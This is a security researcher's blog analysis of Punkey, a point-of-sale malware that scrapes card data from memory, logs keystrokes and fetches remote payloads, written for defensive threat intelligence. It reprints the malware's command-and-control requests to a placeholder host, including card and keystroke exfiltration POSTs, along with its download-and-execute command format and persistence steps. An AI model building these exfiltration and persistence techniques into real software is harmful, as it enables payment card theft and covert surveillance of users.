
New POS Malware Emerges - Punkey



Blogs & Stories

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

During a recent United States Secret Service investigation, Trustwave encountered a new family of POS malware, that we named Punkey. It appears to have evolved from the NewPOSthings family of malware first discovered by Dennis Schwarz and Dave Loftus at Arbor Networks. While this malware shares some commonalities with that family, it departs from the standard operating procedure of the previous versions rather dramatically. In a blog post, TrendMicro also detailed recently compiled versions of the NewPOSthings family that bear a closer resemblance to NewPOSthings than Punkey. This suggests that multiple

actors may be using similar source code, or the malware is being customized as a service for targeted campaigns. Because of the active investigation, I cannot reveal C&C domains used in the samples.

For the uninitiated (or those not old enough to remember), the name is a play on the 80's sitcom Punky Brewster.

Punkey

Versions


Punkey self-identifies its version. Three unique versions have been discovered:

Version	Hash	Compile Date
2014-10-18	1dd9e1e661070c0d90faeef75d5a487641a4bfb99c58841827ee5b97e6315eaf	2014-10-21
2014-10-19	0a33332d200e52875c00ea98417b71621b77a9dc291e6a3bdbd69569aac670cf	2014-10-27
2015-1-12	e0c4696093c71a8bbcd2aef357afca6c7b7fbfe787406f6797636a67ae9b975d	2015-01-12

The difference between versions 18 and 19 is C&C information, and 18 and 19 are the primary versions described in this blog. The 2015 version slightly alters how the version is reported to the C&C server and will be discussed in the appropriate section below. Unless specifically noted, the description of the malware's operations should be assumed to be the same across all three versions.

Overview

Since a picture is worth a thousand words, and I'm going to use about 2,000 words to describe it--does that make this blog post worth three thousand words?



Injector

The first stage of Punkey is an injector that contains an obfuscated binary that is decoded to inject into another process. The injector gets a handle to the explorer process, performs the necessary functions to inject a binary into another process and writes the file into its process space. If the "-s" argument was not provided at startup, GetModuleFileName is used to get the path to the current malware, and it is added to the injected process. The injected process is then launched using CreateRemoteThread and the injector exits.

Startup

When the thread executes (stage 2), the process checks to see whether a path was provided to it by the injector (remember that "-s" argument? No? We just talked about it? Come on people, keep up…). If a path is provided, the malware executes its setup:

1. The injector is copied from its drop location to *%USERPROFILE%\Local Settings\Application Data\jusched\jusched.exe*

2. Persistence is established by adding "*%USERPROFILE%\Local Settings\Application Data\jusched\jusched.exe –s*" to *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* key

3. The original injector is deleted

If a path is not provided, then these steps are skipped. The first run of the malware occurs without any arguments which causes the setup function to run as described above. Once the malware is in place, it is ran with the "-s" argument, which prevents duplication of the setup process.

Punkey also has an embedded resource that it writes to disk as *%USERPROFILE%\Local Settings\Application Data\jusched\Dllx64.dll*. This DLL is actually a 32-bit DLL that exports two functions for installing and uninstalling window hooks for intercepting key presses.

C&C

Now that the environment is setup, Punkey can get down to business. A POST request is made to a C&C server. An embedded list of C&C domains and/or IP addresses are contacted in turn until successful communications are established. In this case it had a domain and an IP in the list.

```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8

key=RUN\r\n
```

The POST requests are just information for the server, and no response is checked.

In the 2015-01-12 version this operation is changed slightly. The client sends a GET request to the C&C server first:

```
GET hxxp://badguy.com/path/?bit=32&version=2015-1-12
```

If the response to this is "ok", then a POST request is sent like the earlier versions. This is not to be confused with the 200 OK received from a webserver, but an actual string "ok" returned by the C&C code. An odd choice to be sure.

In one sample a completely broken IP address (with an extra period at the end) was included, which prevented it from ever establishing communications. Another sample had an extra space at the beginning of the domain, breaking the resolution of domain. In the

second case the backup IP address worked and the malware could communicate.

Credit Card Scanning

Prior to beginning the scanning process, Punkey sends a POST request to the C&C server.

```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8

key=SCANNING\r\n
```

A thread is spawned to look for card holder data (CHD) data and a process blacklist is used to narrow down the search:

- svchost.exe
- iexplore.exe
- explorer.exe
- System
- smss.exe
- csrss.exe
- winlogon.exe
- lsass.exe
- spoolsv.exe
- alg.exe
- wuauclt.exe

It also does not scan its own process space. The other processes are not so lucky and have their process space scanned for CHD. Punkey has its very own CHD-hunting algorithm (meaning it doesn't use regex), and any potential CHD is checked using the Luhn algorithm for validity. If the checks pass, then the data is encrypted and sent to the server. The thread continuously loops through the processes looking for more CHD.

Encryption

The author used AES encryption with an embedded key. Like anyone will tell you, no one should write their own encryption. So, like good developers, they went to the Internet to find some encryption code. I know because I found the same code. Thankfully they didn't bother changing a single digit of the key or the IV. The embedded keys match some example code and sure enough, after downloading and compiling a few changes I was successfully able

to decrypt outgoing traffic. I wrote a decryption tool in Ruby that is available at Trustwave's Github page. Both CHD and keylogger data are encrypted with AES and sent to the C&C server with the "unkey=" POST variable. It looks like this:

```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
 Accept-Charset: utf-8

unkey=0Ezw75Lo0F%2FTSoLQVMSaErRkeNw88b7YYnbGbuv5grWaWWfm%2BK8
0j2jKVcgNMG96
```

This traffic is AES encrypted, base64 encoded, then URL encoded. After reversing the process the data sent looks like this (*no, it's NOT a valid payment card number*):

```
unkey=5111686253346408=1301101193010877
```

This is where the naming fun comes into play! The combination of P(OST)unkey and calling the malware author a punk was just too sweet to pass up.

Update

A second thread has spawned that handles downloading arbitrary payloads from the C&C server, as well as, checking for updates to Punkey itself. This gives Punkey the ability to run additional tools on the system such as executing additional reconnaissance tools or performing privilege escalation. This is a rare feature for POS malware.

First, two POST requests are sent to the C&C server.

```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8

bit=32\r\n
```

```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8

version=2014-10-18\r\n
```

Note: In the 2015-01-12 version, these POST requests are removed since they have already been sent to the C&C server.

A GET request is sent to the C&C server using the User-Agent: Example

```
GET hxxp://badguy.com/path/?check HTTP/1.1
```

There are two expected responses from the C&C server that define what happens next. A "no file" response causes the thread to sleep for 20 minutes (45 minutes in the 2015-01-12 version) and check again.

If the response contains "tempurl:", then either the C&C server has an update available, or an arbitrary payload needs to be executed. The response from the server looks like this:

```
tempurl:<url>
[Delete temp flag]
[Terminate self flag]
uploaddate:<version>
```

The flags are considered set if they have a "1" in them. Temporary payloads are downloaded to *%USERPROFILE%\Local Settings\Application Data\jusched\temp.exe* and executed.

If the [Delete temp flag] is set, then temp.exe will be deleted on the next loop of this thread (20 or 45 minutes depending on the version).

If the [Terminate self flag] is set, then the uploaddate: field must also be set. The version contained in this field is compared to the hard-coded version stored in the sample. If the server version is newer, then a global variable is set, the new malware is downloaded and executed, and the current malware exits. A POST is sent to the C&C server letting it know the current action.


```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8

key=UPDATE\r\n
```

Here is a table showing the available commands and actions that occur to make it all a little clearer:

tempurl:<domain.com\path\to\malware.exe>	Download file to temp.exe and execute
tempurl:<domain.com\path\to\malware.exe> 1	Download file to temp.exe, execute, set file to delete
tempurl:<domain.com\path\to\malware.exe> 0 1 uploaddate:<version>	Download file to temp.exe, execute, terminate current process

However, the author made a programming error here. Pointer addition is used to move along the "uploaddate:" string, but they only added 8. My guess is that it used to say "update:" or something along those lines. This results in a comparison that looks like this:



The "te:" is what is left over after the first eight characters of "uploaddate:" are processed. This comparison will always be true since ASCII 't' will always be greater than any ASCII number. Depending on how the C&C panel is setup, this could cause a repeated update process. Or more likely, the author doesn't update often and didn't notice this bug.

Keylogger

In the section titled "Startup", I told you Punkey dropped the DLLx64.dll in the malware folder. Well, it finally gets around to using it. The DLL is loaded into memory using LoadLibrary and the InstallHooks and UninstallHooks exports are loaded. The thread ID of the current thread is passed to the InstallHooks export. The window message hooks are installed and any WH_KEYSTROKE message will be intercepted and sent back to this thread. The keylogger collects 200 characters, encrypts them with the same AES key it uses to encrypt CHD, and sends them back to the C&C server with a POST request.

```
POST /path/ HTTP/1.1
Host: badguy.com
User-Agent: Mozilla Firefox/4.0
Content-Length: <variable>
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8

unkey=ouAnmDs76XQrBXAF6ar%2Fcuca40qdGzaM3jRJRjh0fYP1lNQp3zLmpWOL
HYLHuM%2FLjnSoH1ZeEWLnRIDS17pBhPnvjG1B1vOWn9n22og3nOvWLzCA%2B
VA2c1rFZe6NN4il5zo1iG39xkbECGaCt0oE9OAlQRFX5cM1xYbpiKYx5YLYUgacFL%2
FU2IfrlfOf0HkmYfiKkVurqa7mx6liPbEjYpq61DkmxEDib2YjdKgJzvt%2FGbCxnMpw
uKR3K7cCszObTbSL0LPz5sLBwSxZi20g8Q%3D%3D
```

If errors occur during the keylogger setup, Punkey can send a couple of error messages to the C&C server with a POST request containing "key=" followed by one of the following errors:

- "An error occurred while loading dll file. Error Code: %lu"
- "An error occurred while installing keyboard hook."

64-Bit and Beyond!!

The 2014-10-19 version had both a 32-bit version and a 64-bit version. With the exception of being compiled for different architectures, the two versions are functionally the same. They're so similar in fact that the erroneous space in front of the domain was found in the 64-bit version as well as the 32-bit version. The 64-bit version also contained an actual 64-bit DLL used for keylogging.

Version	Hash	Compile Date:
2014-10-19	6c7a26ac738c940cdce1e0fcbd9995994ce19332ea 444c4ea87de52d2fe9713b	2014-10-27

Variant Variations

Looking into the NewPOSthings samples discussed by TrendMicro and Arbor Networks and comparing them to Punkey, there is mounting evidence that multiple threads of development are occurring from the same code base. There are enough similarities in strings, tactics, and C&C information to show a relationship between these samples. However, Punkey shows quite a departure from the commonalities shared by all the other variants. The following table describes the differences in the operation of Punkey versus the other variants.

Tactic	Punkey	Other Variants
Copy Folder	%USERPROFILE%\Local Settings\Application Data\jusched	%APPDATA%\<folder>
Encryption	AES	RSA
Start up Options	-s	RM/INSTALL
VNC Interaction	NONE	Steals Passwords
Unsafe File Downloads	No	Yes
Process Injection	Yes	No
POST variable Base 64 encoded	No	Yes

The glue tying all these samples together is the use of the keylogger. A very similar DLL is dropped by all of them in the current working directory and uses the same logic to intercept keystrokes. The use of some of the same C&C information as other variants (I didn't slip up. This C&C information hasn't been reported on ;)), the java theme, and a similar CHD-finding algorithm throughout all the variants tie them to a very similar code base. Additionally, the same process blacklist is used across variants as well.

Conclusion

Family definitions and version identification can be a difficult process. Malware authors don't always cooperate and provide distinct enough samples to easily classify exactly what malware was written by whom, and what version it is. Punkey shows more than enough uniqueness to earn a new name, but it is clear that there is heavy development occurring across different versions of a very similar code base. Attribution of the actors is less important than being able to identify the emerging threats and protecting your network data from attack.

In addition to the release of the decryption tool, you can find a YARA signature I've created for detecting all three versions on disk or in memory at Trustwave's Github page.

*****UPDATE April 16, 2015*****

Here are all of the hashes associated with Punkey that we've discovered:

32-bit Punkey

- 1dd9e1e661070c0d90faeef75d5a487641a4bfb99c58841827ee5b97e6315eaf
- 0a33332d200e52875c00ea98417b71621b77a9dc291e6a3bdbd69569aac670cf
- e0c4696093c71a8bbcd2aef357afca6c7b7fbfe787406f6797636a67ae9b975d

64-bit Punkey

6c7a26ac738c940cdce1e0fcbd9995994ce19332ea444c4ea87de52d2fe9713b

32-bit Dropped DLLs

- e06f57b984d52153d28bdf9e2629feb16e2dbdea617702fb3397c959ee70ed68
- 04678de7a93ca1fd7fc7eba1672ec04c9855160b4cace440cfcd3c66d8543026

64-bit Dropped DLL

5ce1e0f1883d13561f9a1cef321db13c4fefddf4fed1d40e7e31f3b04595f527